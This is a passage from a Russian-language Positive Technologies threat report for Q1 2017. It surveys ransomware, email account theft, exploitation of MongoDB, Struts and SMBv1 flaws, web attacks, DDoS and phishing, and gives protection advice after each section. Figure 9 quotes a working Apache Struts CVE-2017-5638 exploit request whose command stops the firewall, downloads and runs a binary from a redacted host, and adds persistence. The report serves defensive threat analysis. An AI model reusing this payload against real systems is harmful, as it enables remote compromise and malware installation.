данных, а около 70% жертв предпочитают заплатить выкуп, то из 100 000 потенциальных жертв — 14 000 заплатят выкуп и принесут преступникам более 6 миллионов долларов.


²⁰ www.xakep.ru/2017/01/09/mongodb-apocalypse/

Как защититься организации

- + Использовать эффективные средства антивирусной защиты на всех устройствах.
- + Своевременно обновлять используемое ПО.
- + Регулярно создавать резервные копии систем и хранить их на выделенных серверах отдельно от сетевых сегментов рабочих систем.
- + Повышать осведомленность пользователей и сотрудников в вопросах ИБ.

Как защититься обычному пользователю

- + Использовать эффективные средства антивирусной защиты на всех устройствах.
- + Своевременно обновлять используемое ПО по мере выхода патчей.
- + Наиболее важные файлы рекомендуется хранить не только на жестком диске компьютера, но и на съемных носителях, внешних жестких дисках или в облачном хранилище данных.
- + Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно в том случае, когда браузер предупреждает об опасности.
- + С осторожностью относиться к сайтам с некорректными сертификатами и принять во внимание, что введенные на них данные могут быть перехвачены злоумышленниками.
- + Проверять все вложения, полученные по электронной почте, с помощью



антивирусного ПО.

Взлом учетных записей электронной почты — один из самых популярных первых шагов в ходе целенаправленных атак на компании в I квартале 2017 года. Ведь в случае успеха злоумышленник не только получает массу информации из почтовой переписки, в том числе секретной (как, например, это случилось с министерством иностранных дел в Чехии²¹), но и может использовать полученную учетную запись для доступа к другим ресурсам в рамках атак на инфраструктуру организации, в том числе для доступа к ресурсам локальной сети. Другой интересный вектор атаки был отмечен в России, когда учетные данные от почтового ящика использовались в качестве предмета шантажа²². В качестве угрозы злоумышленник обещал зарегистрировать от имени жертвы веб-ресурсы, где будет публиковать порнографию или продавать наркотические вещества. Такой инструмент давления может оказаться довольно действенным и заставить жертв заплатить — для защиты репутации, а также под угрозой уголовной ответственности.

²¹ www.reuters.com/article/us-czech-cybercrime-idUSKBN15F1Q5

²² www.vostokmedia.com/news/incident/26-01-2017/vo-vladivostoke-deystvuet-haker-shantazhist


Как защититься организации

- + Применять парольную политику, предусматривающую строгие требования к минимальной длине и сложности паролей.
- + Не использовать одинаковые учетные записи и пароли для доступа к различным ресурсам.
- + Ограничить срок использования паролей (не более 90 дней).
- + Использовать двухфакторную аутентификацию там, где это возможно, — например, для защиты привилегированных учетных записей.
- + Своевременно удалять корпоративные учетные записи бывших сотрудников.

Как защититься обычному пользователю

- + Использовать сложные пароли, состоящие из незначущих комбинаций букв, цифр и знаков, длиной не менее 8 символов. Для создания и хранения паролей можно воспользоваться менеджером паролей (защищенным хранилищем с функциями генерации новых паролей).
- + Не использовать один и тот же пароль для разных систем (для сайтов, электронной почты и др.).
- + Менять все пароли хотя бы раз в полгода, а лучше — каждые два-три месяца.
- + Использовать двухфакторную аутентификацию там, где это возможно, — например, для защиты электронной почты.

Эксплуатация уязвимостей ПО



По итогам 2016 года мы отмечали рост количества систем, использующих уязвимые версии прикладного ПО, что подтверждается соответствующим исследованием «Статистика уязвимостей КИС (2016)»²³. И по итогам I квартала 2017 года мы видим, что множество атак на инфраструктуру и веб-ресурсы были реализованы путем эксплуатации уязвимостей ПО.

Масштабная волна кибератак, направленных на эксплуатацию уязвимостей СУБД MongoDB (например, CVE-2015-1609²⁴), привела к утечке данных более 35 млн человек, включая сотрудников различных правительственных и коммерческих организаций в США²⁵. Отметим, что помимо эксплуатации известных уязвимостей, злоумышленники продолжают находить и использовать уязвимости нулевого дня. Так, в марте были зафиксированы атаки на веб-ресурсы под управлением Apache Struts²⁶. Злоумышленники выполняли произвольные команды на сервере, изменив содержимое HTTP-заголовка Content-Type и эксплуатируя уязвимость нулевого дня (CVE-2017-5638²⁷) в компоненте Jakarta Multipart parser, который применяется во многих системах Apache Struts. До того как эксперты по безопасности выпустили обновление, злоумышленники опубликовали в открытом доступе эксплойт и разработали вредоносное ПО.

²³ www.ptsecurity.com/ru-ru/research/analytics/

²⁴ www.nvd.nist.gov/vuln/detail/CVE-2015-1609

²⁵ www.troyhunt.com/weve-lost-control-of-our-personal-data-including-33m-netprospect-records/

²⁶ www.blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

²⁷ www.nvd.nist.gov/vuln/detail/CVE-2017-5638

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %({#nike='multipart/form-data'}).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):({#container=#context['com.opensymphony.xwork2.ActionContext.container']}).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://[REDACTED]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo ". /syn13576">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=@java.lang.System.getProperty('os.name').toLowerCase().contains('win')).(#cmds={#iswin?'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd}).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext.getResponse()).getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

Рис. 9. Пример эксплуатации²⁸ CVE-2017-5638

В начале 2017 года компания Microsoft выпустила множество обновлений, устраняющих серьезные уязвимости в ОС Windows и Microsoft Office. В том числе были устранены уязвимости в протоколе SMBv1 (Server Message Block), а именно CVE-2017-0143²⁹, CVE-2017-0144³⁰, CVE-2017-0145³¹, CVE-2017-0146³², CVE-2017-0148³³. Данные уязвимости опасны тем, что позволяют удаленно выполнять произвольный код или вызвать отказ в обслуживании. Однако злоумышленники успели воспользоваться ситуацией. Эксплойты, использующие уязвимости SMBv1, были позднее замечены в разных вредоносных кампаниях, в том числе в нашумевшей ransomware-атаке WannaCry. Охват заражения вымогателем WannaCry³⁴ на момент подготовки нашего исследования превысил планку в 500 тысяч машин и, судя по всему, продолжает расти. Атаки были зарегистрированы в 150 странах мира, Россия также оказалась в числе пострадавших.

Как защититься организации

- + Применять средства централизованного управления обновлениями и патчами для своевременного обновления используемого ПО.
- + Применять автоматизированные средства анализа защищенности и выявления уязвимостей в ПО.
- + Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты³⁵.
- + Использовать эффективные средства антивирусной защиты на всех устройствах.

Как защититься обычному пользователю

- + Своевременно обновлять используемое ПО.
- + Использовать эффективные средства антивирусной защиты на всех устройствах.
- + Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно в том случае, когда браузер предупреждает об опасности.
- + С осторожностью относиться к сайтам с некорректными сертификатами и принять во внимание, что введенные на них данные могут быть перехвачены злоумышленниками.
- + Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.

²⁸ www.blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

²⁹ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

³⁰ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144

³¹ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0145


³² www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0146

³³ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0148

³⁴ www.ptsecurity.com/upload/corporate/ru-ru/analytics/WannaCry-analytics-rus.pdf

³⁵ Отсутствие web application firewall является уязвимостью согласно обновленному списку топ-10 уязвимостей от OWASP (2017).

Эксплуатация веб-уязвимостей



Все веб-приложения, проанализированные нами в 2016 году, содержали уязвимости, причем больше половины (58%) — уязвимости высокого уровня риска, что отражено в нашем исследовании «Статистика уязвимостей веб-приложений (2016)»³⁶. Одной из наиболее популярных и в то же время самых опасных уязвимостей на протяжении последних лет является «Внедрение SQL-кода». С использованием SQL-инъекций в I квартале 2017 года был проведен ряд атак. Например, известный хакер под псевдонимом Rasputin³⁷ атаковал более 60 организаций по всему миру (преимущественно государственные учреждения) с использованием сканера собственной разработки. Основной целью злоумышленника были базы данных, содержащие чувствительную информацию, которую он продавал на черном рынке.

Отметим, что в I квартале 2017 года около 40% всех атак, эксплуатирующих веб-уязвимости, составили атаки типа defacement («дефейс»). Особо популярны атаки данного рода в отношении государственных ресурсов. Так, были зафиксированы атаки на 21 государственный веб-ресурс в Казахстане³⁸, атака со стороны группировки Anonymouse на веб-сайт Комиссии по правам человека штата Виктория в США³⁹, дефейс официального сайта, связанного с предвыборной кампанией Дональда Трампа, выполненный иракским хакером⁴⁰.

Уязвимости веб-приложений часто бывают обусловлены ошибками, допущенными разработчиками при написании кода. Ошибка в одном символе в отдельном фрагменте кода протокола Zerocoin⁴¹ позволила злоумышленникам создавать поддельную криптовалюту Zerocoin и обменять ее на более чем 400 BTC (на момент атаки эта сумма составляла приблизительно 360 000 долларов США). Это оказало существенное влияние на саму валюту Zerocoin, вызвав рост ее цены и рыночной капитализации.

Как защититься организации

- + Проводить регулярный анализ защищенности веб-приложений, включая анализ исходного кода.
- + Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты⁴².
- + Внедрить процессы обеспечения безопасности на протяжении всего цикла жизни веб-приложения.

³⁶ www.ptsecurity.com/ru-ru/research/analytics/

³⁷ www.recordedfuture.com/recent-rasputin-activity/


³⁸ www.mic.gov.kz/ru/news/gosorgany-otvetstvenny-za-it-bezopasnost-svoih-saytov

³⁹ [www.twitter.com/VEQHRC/status/816095043282796544](https://twitter.com/VEQHRC/status/816095043282796544)

⁴⁰ www.securitylab.ru/news/485370.php

⁴¹ www.zcoin.io/zcoins-zerocoin-bug-explained-in-detail/

⁴² Отсутствие web application firewall является уязвимостью согласно обновленному списку топ-10 уязвимостей от OWASP (2017).



В 2016 году наблюдался рост числа инцидентов, связанных с DDoS-атаками, что в первую очередь было связано с активностью ботнета Mirai. В I квартале 2017 года рост не продолжился, однако существенно увеличилась мощность проводимых DDoS-атак, что также можно соотнести с использованием ботнетов из IoT-устройств. Так, в марте 2017 года было обнаружено очередное вредоносное ПО (ELF_IEMU.A⁴³), направленное на IP-камеры, системы видеонаблюдения и сетевые записывающие устройства производства AVTech. Кроме того, было выявлено свыше 185 тысяч уязвимых IP-камер⁴⁴, которые также могут оказаться частью нового ботнета.

Предполагаем, что и ботнет Mirai, состоящий из IoT-устройств и участвовавший в организации множества DDoS-атак в 2016 году, еще покажет себя в 2017 году, поскольку в феврале были обнаружены новые версии этого трояна, модифицированные под ОС Windows⁴⁵.

Кроме того, DDoS — это один из немногих типов атак, исходным мотивом для которых являются не только финансовая выгода, но и конкурентная борьба, месть, политические факторы и многое другое. Так, в отместку за деятельность антивирусных компаний и их вмешательство в незаконную деятельность, в I квартале 2017 года злоумышленники инициировали DDoS-атаки на ресурсы Dr.Web⁴⁶ и Emsisoft⁴⁷ мощностью от 200 000 до 500 000 запросов в секунду. Впрочем, это еще не значит, что за счет DDoS-атак злоумышленники перестали зарабатывать. Во-первых, «DDoS как услуга» по-прежнему продолжает существовать, а во-вторых, в 20% всех подобных инцидентов в начале 2017 года за прекращение DDoS-атаки требовали выкуп. Так, за прекращение атаки на онлайн-сервисы Lloyds Banking Group в Великобритании хакеры потребовали 100 биткойнов (на момент атаки эта сумма составляла порядка 90 000 долларов США)⁴⁸.

Как защититься организации

- + Настроить конфигурацию серверов и сетевых устройств таким образом, чтобы нейтрализовать типичные сценарии атаки (например, TCP- и UDP-флуд или множественные запросы к БД).
- + Отслеживать количество запросов к ресурсам в секунду.
- + Воспользоваться сервисом анти-DDoS.

Как защититься обычному пользователю

- + Сменить стандартные пароли для подключения к IoT-устройствам (роутерам, телевизорам и пр.) из сети Интернет.
- + Обновлять прошивки используемых IoT-устройств сразу после выхода официальных обновлений от производителей.

⁴³ www.blog.trendmicro.com/trendlabs-security-intelligence/new-linux-malware-exploits-cgi-vulnerability/


⁴⁴ www.pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

⁴⁵ www.securelist.com/blog/research/77621/newish-mirai-spreader-poses-new-risks/

⁴⁶ www.news.drweb.com/news/?i=11124&lng=en

⁴⁷ [www.twitter.com/fwosar/status/825349031643725828](https://twitter.com/fwosar/status/825349031643725828)

⁴⁸ www.bbc.com/news/business-38715909



В первом квартале 2017 года мы отмечаем снижение доли атак на организации с использованием социальной инженерии. Самые громкие атаки на государственные организации связывают с деятельностью APT-группировок (Matryoshka Doll, Cozy Bear (APT 29), Fancy Bear (APT 28)) — например, атаку на членов НАТО при помощи зараженных документов Microsoft Word⁴⁹. А вот случаи атак на частных лиц, наоборот, участились. Как правило, жертвы получали уведомления по электронной почте с просьбой пройти по ссылке для изменения данных в онлайн-сервисе (как было с Netflix⁵⁰). После перехода пользователь оказывался на поддельной веб-странице, требующей ввести данные кредитных карт и другую персональную информацию. Конечно, полученные таким образом сведения затем попадали к злоумышленникам. Другой вектор фишинговых атак, который нельзя оставить без внимания, был направлен на пользователей GitHub⁵¹ (заметим, что эта платформа популярна как среди разработчиков легитимного ПО, так и среди хакеров, публикующих там исходный код вредоносных программ). Злоумышленники рассылали жертвам письма с предложениями о сотрудничестве, прикрепляя документ Word с макросами, загружающими и устанавливающими троян Dimnie на компьютер жертвы.

Кроме того, группировка Cobalt⁵², деятельность которой мы отмечали в прошлом году, продолжила в I квартале 2017 года атаковать банки по всему миру, а именно в странах Северной Америки, Восточной Европы, СНГ, Юго-Восточной Азии и Северной Африки. Как показывают результаты наших исследований, начальным вектором атак по-прежнему был фишинг. Однако кроме подделки адресов отправителей, регистрации доменов, похожих на домены партнеров, и предварительных звонков сотрудникам, появился новый метод — предварительный взлом контрагентов и партнеров и фишинговая рассылка с их адресов из их инфраструктуры. Основным инструментом атаки остается троян Beason, однако для его загрузки на компьютер жертвы нарушители стали использовать недавно опубликованную уязвимость в Microsoft Office CVE-2017-0199⁵³ (ранее использовались CVE-2012-0158⁵⁴ и CVE-2015-1641⁵⁵). Вероятно, злоумышленники сделали ставку на то, что этот недостаток еще не успели устранить в банковских инфраструктурах.




Рис. 10. Пример фишингового письма

⁴⁹ www.blog.talosintelligence.com/2017/01/matryoshka-doll.html

⁵⁰ www.fireeye.com/blog/threat-research/2017/01/credit_card_dataand.html

⁵¹ www.researchcenter.paloaltonetworks.com/2017/03/unit42-dimnie-hiding-plain-sight/

⁵² www.ptsecurity.com/upload/ptru/analytics/Cobalt-Snatch-rus.pdf

⁵³ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

⁵⁴ www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-0158

⁵⁵ www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1641

Как защититься организации

- + Проводить обучение сотрудников и пользователей основам ИБ.
- + Использовать специализированное антивирусное ПО, позволяющее пользователям отправлять подозрительные файлы на проверку перед открытием вложения из письма.

Как защититься обычному пользователю

- + Использовать эффективные средства антивирусной защиты на всех устройствах.
- + Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно в том случае, когда браузер предупреждает об опасности.
- + С осторожностью относиться к сайтам с некорректными сертификатами и принять во внимание, что введенные на них данные могут быть перехвачены злоумышленниками.
- + Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.

ВЫВОДЫ

Подводя итоги I квартала 2017 года, мы отмечаем следующие тенденции:

- + По-прежнему высока популярность троянов-вымогателей. Кроме того, за счет активного продвижения услуги ransom as a service одни и те же трояны используются многократно разными лицами. На наш взгляд, это направление кибератак продолжит активно развиваться в 2017 году и может стать основным трендом.
- + Растет число атак на POS-терминалы, банкоматы и системы дистанционного банковского обслуживания. Данные платежных карт по-прежнему в цене, чего нельзя сказать о персональных данных. Пока для проведения транзакций банки будут использовать платежные карты, нарушители продолжают применять свои познания в принципах обработки платежных карт, похищая данные и зарабатывая на этом деньги.
- + Рост ботнетов за счет IoT и, как следствие, увеличение мощности DDoS-атак. Злоумышленники продолжают изобретать новые и модифицировать старые трояны для эксплуатации многочисленных уязвимостей в «умных вещах». Мы прогнозируем новые DDoS-атаки в ближайшее время, в том числе с использованием уже известного ВПО, например Mirai.

Положительной тенденцией является создание центров по противодействию киберугрозам в различных отраслях, таких как банковский сектор (ФинЦЕРТ), оборонные предприятия (КЦПКА), атомная энергетика (Центр компетенции АО «Концерн Росэнергоатом» по кибербезопасности АСУ ТП АЭС), государственные органы (ГосСОПКА). Это позволяет снизить нагрузку на регуляторов и учесть специфику защиты информационных систем в каждой из отдельных отраслей. На наш взгляд, такой подход к информационному обмену между организациями на сегодня действительно эффективен и данную практику необходимо поддерживать и расширять. Кроме того, необходимо следить за основными тенденциями в области кибербезопасности, обращать внимание на те механизмы, которыми сегодня пользуются нарушители для проведения атак, и своевременно совершенствовать системы защиты — для того чтобы предотвратить возможную атаку либо вовремя ее обнаружить.

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована ФСТЭК России и в системе добровольной сертификации «Газпромсерт». Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.